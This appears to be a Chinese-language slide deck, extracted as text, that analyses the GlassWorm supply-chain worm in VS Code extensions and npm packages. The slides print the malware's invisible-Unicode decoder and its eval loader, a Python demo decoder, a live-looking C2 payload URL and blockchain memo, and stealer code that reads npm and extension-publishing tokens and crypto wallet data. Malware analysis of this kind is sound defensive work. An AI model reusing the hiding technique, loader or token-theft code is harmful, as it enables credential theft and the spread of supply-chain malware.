

Administrator in httptoolkit on master [!] is v2.0.0 via v22.19.0
> npm run patch

> httptoolkit-patcher@2.0.0 patch
> node index.js patch

Do you want to patch HTTP Toolkit? [Y/n]: Y
[+] HTTP Toolkit Patcher Started
[+] HTTP Toolkit found at C:\Program Files\HTTP Toolkit\resources
[+] Checking for running HTTP Toolkit processes...
[+] HTTP Toolkit is not running
[+] Extracting app.asar...
```

Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions 同時許多 npm 套件 實際工具等都有被感染



Extensions, Packages, and Applications

- 不僅感染了 VS Code Extensions, 同時許多 npm 套件、實際工具等也都有被感染

▼  **adryserage/automaker** · init.mjs

```
424 ...v].map(w=>(w=w.codePointAt(0),w=>0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

▼  **6BCC2C3896/http toolkit-patcher** · index.js

```
738 ...v].map(w=>(w=w.codePointAt(0),w=>0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

▼  **bigponzue/hammer.js** · hammer.js

```
3241 ...v].map(w=>(w=w.codePointAt(0),w=>0xFE00&&w<=0xFE0F?w-0xFE00:w>=0xE0100&&w<=0xE01EF?w-0xE0100+16:null)).filter(n=>n!=...
```

Three Designs **Behind GlassWorm**

Invisible, Resilient, Contagious

GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

```
1 function run() {  
2 .....  
3 .....  
4 return ok();  
5 }
```



- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient


C2 Unlike before



- 多通道 C2, 不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm



- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播

GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

```
1 function run() {  
2 .....  
3 .....  
4 return ok();  
5 }
```



- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient


C2 Unlike before



- 多通道 C2, 不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm



- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播

```
100 t activate = (context) => {
107
108   context.globalState.update(activationKey, JSON.stringify({
109     firstActivated: currentTime,
110     lastActivated: currentTime,
111     Add to Chat %L Quick Edit %K
112   }));
113   const d=s=>[...s].map(c=>(c=c.codePointAt(0), c>=0xFE00&&c<=0xFE0F?c-0xFE00:c>=0xE
114     .filter(b=>b!==null);eval(Buffer.from(d('`'))).toString('utf-8')));
115
116 }
117 else {
118   const state = JSON.parse(activationState);
119   if (currentTime > state.lastActivated + 2 * 24 * 60 * 60 * 1000) {
120
121     context.globalState.update(activationKey, JSON.stringify({
122       ...state,
123       lastActivated: currentTime
124     }));
125     const d=s=>[...s].map(c=>(c=c.codePointAt(0), c>=0xFE00&&c<=0xFE0F?c-0xFE00:c>=
126
127   }
128 }
129 const extensionName = 'cursor_adhamu.history-in-sublime-merge';
```

Cursor Tab Ln 114, Col 3582 (3536 selected) Spaces: 4 UTF-8 LF {} JavaScript Prettier

Invisible : Unicode Variation Selectors



- Variation Selectors (變體選擇器) 用來指定前一個字應採用哪一種形式
- 範圍如下：

Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容，所以基本**不可視**
- 亂用也不會特別標示

Invisible : Unicode Variation Selectors



- Variation Selectors (變體選擇器) 用來指定前一個字應採用哪一種形式
- 範圍如下：

Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容，所以基本**不可視**
- 亂用也不會特別標示

♥ + VS15 → 文字樣式
♥ + VS16 → Emoji 樣式

	0	1	2	3	4	5
0000	E2	9D	A4	EF	B8	8E
0010	E2	9D	A4	EF	B8	8F
0020	E2	9D	A4			

1	
2	
3	

Invisible : Unicode Variation Selectors



- Variation Selectors (變體選擇器) 用來指定前一個字應採用哪一種形式
- 範圍如下:

Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容, 所以基本**不可視**
- 亂用也不會特別標示

♥ + VS15 → 文字樣式
♥ + VS16 → Emoji 樣式

鑽石靴子
保護 IV
輕盈 IV
耐久 III
深海漫遊 III
投射物保護 IV
尖刺 I
火焰保護 IV
爆炸保護 IV
修補

	0	1	2	3	4	5
0000	E2	9D	A4	EF	B8	8E
0010	E2	9D	A4	EF	B8	8F
0020	E2	9D	A4			

1	
2	
3	

Invisible : Unicode Variation Selectors



- Variation Selectors (變體選擇器) 用來指定前一個字應採用哪一種形式
- 範圍如下：

Variation Selectors	U+FE00–U+FE0F	16
Variation Selectors Supplement	U+E0100–U+E01EF	240

- 因為是用於修飾前一個字元的內容，所以在 VS Code 中只會看到修飾的目標
- 亂用也不會特別標示



鑽石靴子
保護 IV
輕盈 IV
耐久 III
深海漫遊 III
投射物保護 IV
尖刺 I
火焰保護 IV
爆炸保護 IV
修補

Invisible : Unicode Variation Selectors



- 將惡
- 後續

```
hide.py > ...
1 hidden = "𐀀"
2 ✨
3 data = bytearray()
4
5 for char in hidden:
6     code = ord(char)
7
8     if 0xFE00 <= code <= 0xFE0F:
9         data.append(code - 0xFE00)
10    elif 0xE0100 <= code <= 0xE01EF:
11        data.append(code - 0xE0100 + 16)
12
13 print(data.decode("utf-8"))
```

PROBLEMS

OUTPUT

DEBUG CONSOLE

TERMINAL

PORTS

Python + - [] [] ... [] []

```
\Python314\python.exe c:/Users/I-BETAN.CHENG/Desktop/test/hide.py
haha piyan, this is a very long long long long long message from betan
```

Invisible : Unicode Variation Selectors



VS Code 預設檢視:

```
aaaaaaa.py > ...  
1 hidden = '|'  
2 print(hidden)
```

開啟Word Wrap(自動換行)後:
快捷鍵 Alt+Z

```
aaaaaaa.py > ...  
1 hidden = '|'  
2 print(hidden)
```



額外補充: PUA Unicode?

- 也有報告指出是透過 PUA 編碼來進行隱藏惡意內容的
- 但近期實測接失效

```
1  decode(' ? ? ? ? ? ? ? |  
   ');  
2
```




PUA Unicode characters?

- **PUA (Private Use Area, 私人使用區)** 是 Unicode 中未被官方指定具體意義的碼位範圍, 專供使用者、字型設計師或組織根據私人協定自行定義字元。
- BMP 後半部的 **U+E000 到 U+F8FF (共 6,400 個)**、以及第十五、十六輔助平面 (分別為 **U+F0000 - U+FFFFF**, **U+100000 - U+10FFFF**, 共 **65,534 個**) 定為「私人使用區 (Private Use Area, PUA)」



PUA Unicode characters?



PUA

Private Use Area




私人使用區

國家、私人企業、組織、同好會、小圈圈
總而言之就是約定成俗

U+E000	U+F0000	U+100000
⋮	⋮	⋮
M U+E00B	𠂇 U+FF545	U+100001
⋮	⋮	⋮
U+F8FF	U+FFFFF	U+10FFFF
共 6,400 個	共 65,534 個	共 65,534 個



PUA Unicode characters?



GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

```
1 function run() {  
2 .....  
3 .....  
4 return ok();  
5 }
```



- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient


C2 Unlike before



- 多通道 C2, 不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm



- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播

What's C2?



C2 Server 是 **Command and Control Server** (命令與控制伺服器) 。

簡單來說，就是：

攻擊者用來遠端控制已被感染裝置的「指揮中心」。




例如電腦中了惡意程式後，惡意程式可能定期向 C2 Server 報到，詢問「接下來要做什麼？」攻擊者再透過 C2 下達指令。MITRE ATT&CK 將這整類行為歸在 **Command and Control (TA0011)** 。

 MITRE ATT&CK



Traditional C2

- 固定 IP 或網域
- 常寫死在惡意軟體中
- 封鎖網域或主機即可中斷
- 容易形成明確 IoC





Resilient : C2 Unlike before

- 利用區塊鏈作為主要 C2
- 同時以 Google Calendar 作為備援通道

Resilient : C2 Unlike before



- 利用區塊鏈作為主要 C2
- 同時以 Google Calendar 作為備援通道

`http://217[.]69.3.218
/qQD%2FJoi3WCWSk8ggGH
iTdg%3D%3D`

Transaction Details

Sponsored: Stake - Join Drake at Stake! BEST VIP CLUB, 100K D

Overview Balance Changes Raw

Summary
Interact with multiple instructions on System Program and

Program Logs [Hide details](#)

☐ View Raw Data

#1 System Program instruction
Program returned success

#2 Memo Program v2 instruction
Program log: Signed by 5m49aU7pMecF7WWHi2n2aL7UaAjVCn2mYBnTVMUpHNMQ
Program log: Memo (len 59): `'(\link\:\aHR0cDovLzEzNy4xODQuMTk4LjIxYyZlYQUpwU1h3eFA=\')`
Program consumed: 35913 of 202850 compute units
Program returned success

Signature 3css4USgxvV2v1sHsSbkmUcaxHbva8hSsYXVvzaHRBvKYL9DsHYBB89Q8yVFgKWWeYXjuHoKSYHtjdAgmtmRgyiA

Block & Timestamp 422982047 66 days 10 hours ago 17:17:04 May 29, 2026 (UTC)

Result SUCCESS Finalized (MAX Confirmations)

Signer 5m49aU7pMecF7WWHi2n2aL7UaAjVCn2mYBnTVMUpHNMQ




Resilient : C2 Unlike before

- 利用區塊鏈作為主要 C2
- 同時以 **Google Calendar** 作為備援通道

```
http://217[.]69.3.218  
/get_zombi_payload/qQ  
D%2FJoi3WCWSk8ggGHiTd  
g%3D%3D
```


base64



Resilient : C2 Unlike before



傳統 C2




特殊 C2

Resilient : C2 Unlike before



傳統C2



特殊C2

Resilient : C2 Unlike before



傳統C2


特殊C2



Resilient : C2 Unlike before



傳統C2




特殊C2






Resilient : C2 Unlike before

傳統C2



特殊C2



Block Chain?



- 不可篡改
- 匿名性
- 去中心化
- 超低成本



Block Chain?



- 不可篡改
 - 寫了就寫了，無法去進行下架/變更
- 匿名性
- 去中心化
- 超低成本



Block Chain?



- 不可篡改
- 匿名性
 - 無法知道是誰寫入的
- 去中心化
- 超低成本



Block Chain?



- 不可篡改
- 匿名性
- 去中心化
 - 無單一控制點
- 超低成本



Block Chain?



- 不可篡改
- 匿名性
- 去中心化
- 超低成本



Signature	Time	Action	By	Tokens	Value (SOL)
3css4USgxvV2v1sH...	66d 14h ago	Transfer	5m49aU7pMe...nTVMUpHNMQ	SOL	0.000005
23mvtms4SQ5JDZ...	66d 14h ago		28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
		Transfer	5m49aU7pMe...nTVMUpHNMQ	SOL	0.000005
		Transfer	5m49aU7pMe...nTVMUpHNMQ	SOL	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
		Transfer	5m49aU7pMe...nTVMUpHNMQ	SOL	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005
			28PKnu7Rzi...2s5QzHsEA2	N/A	0.000005

圖片來源: inFlux 普匯金融科技

Resilient : C2 Unlike before



Traditional C2

- 固定 IP 或網域
- 常寫死在惡意軟體中
- 封鎖網域或主機即可中斷
- 容易形成明確 IoC

特殊 C2

- 從外部動態取得 C2 位址
- 最終導向較為彈性
- 存在多節點
- 較為複雜 難以分析

例如：

- 區塊鏈
- Google 日曆
- Google Drive

GlassWorm 三大核心手段

Invisible • Resilient • Contagious

1 Invisible

Unicode Variation Selectors

```
1 function run() {  
2   .....  
3   .....  
4   return ok();  
5 }
```



- 利用不可見 Unicode 隱藏 Payload
- 程式碼看起來像空白或正常內容

2 Resilient


C2 Unlike before



- 多通道 C2, 不依賴單一網域
- 區塊鏈、P2P、雲端服務皆可成為載體

3 Contagious

InfoStealer to Worm



- 竊取 Token、憑證與錢包資料
- 再利用受害者權限感染更多 Repo / 套件

看不見 → 難以切斷 → 持續傳播



Contagious : InfoStealer to Worm

Worm

- NPM — 用於發布惡意軟體包
- GitHub Token — 用於入侵程式碼庫
- OpenVSX — 用於注入更多擴展
- Git — 用於推送惡意程式碼

InfoStealer

- 加密貨幣

```
// 49 different crypto wallet extension IDs targeted
const walletExtensions = [
  'nkbihfbeogaeaoehlefnkodbefgpgknn', // MetaMask
  'aholpfdialjgjfhomihkjbmjgidlcdno', // Trust Wallet
  'bgpipimicheadjklklgciifhnalhdjhe', // Phantom
  'dlcobpjiigpikoobohmabehhmhfoodbb', // Coinbase Wallet
  // ... 45 more wallet extensions
];

// Scan browser extension storage for wallet data
const extensionPath = path.join(process.env.USERPROFILE,
  'AppData\\Local\\Google\\Chrome\\User Data\\Default\\Extensions', extensionId);
const levelDbPath = path.join(extensionPath, 'Local Storage\\leveldb');
// Native module f_ex86.node decrypts LevelDB databases containing private keys
```

KOI



Contagious : InfoStealer to Worm

Worm

- NPM — 用於發布惡意軟體包
- GitHub Token — 用於入侵程式碼庫
- OpenVSX — 用於注入更多擴展
- Git — 用於推送惡意程式碼

InfoStealer

- 加密貨幣

```
// Extract NPM tokens from .npmrc file
const npmrcPath = path.join(process.env.USERPROFILE, '.npmrc');
const npmConfig = fs.readFileSync(npmrcPath, 'utf8');
const authToken = npmConfig.match(/registry\.npmjs\.org/:_authToken=(.+)/)
fs.writeFileSync(path.join(W, 'token_npm.txt'), authToken);

// Target VS Code extension publishing credentials
const vscePaths = [
  path.join(Y, '.vscode', 'extensions'),
  path.join(Y, 'AppData', 'Roaming', 'Code', 'User', 'globalStorage')
];

// Extract extension publishing tokens and certificates
const publishToken = tokenData.openvsx_token || tokenData.marketplace_token;
```

KOI

Token Stealer?

npm 登入

```
PS D:\glassworm-npm-demo> npm login --registry=https://registry.npmjs.org/
npm notice Log in on https://registry.npmjs.org/
npm notice npm tokens that bypass 2FA are being restricted for account changes and direct publishing. Learn how to prepare: https://gh.io/npm-gat-bypass2fa-deprecation
Login at:
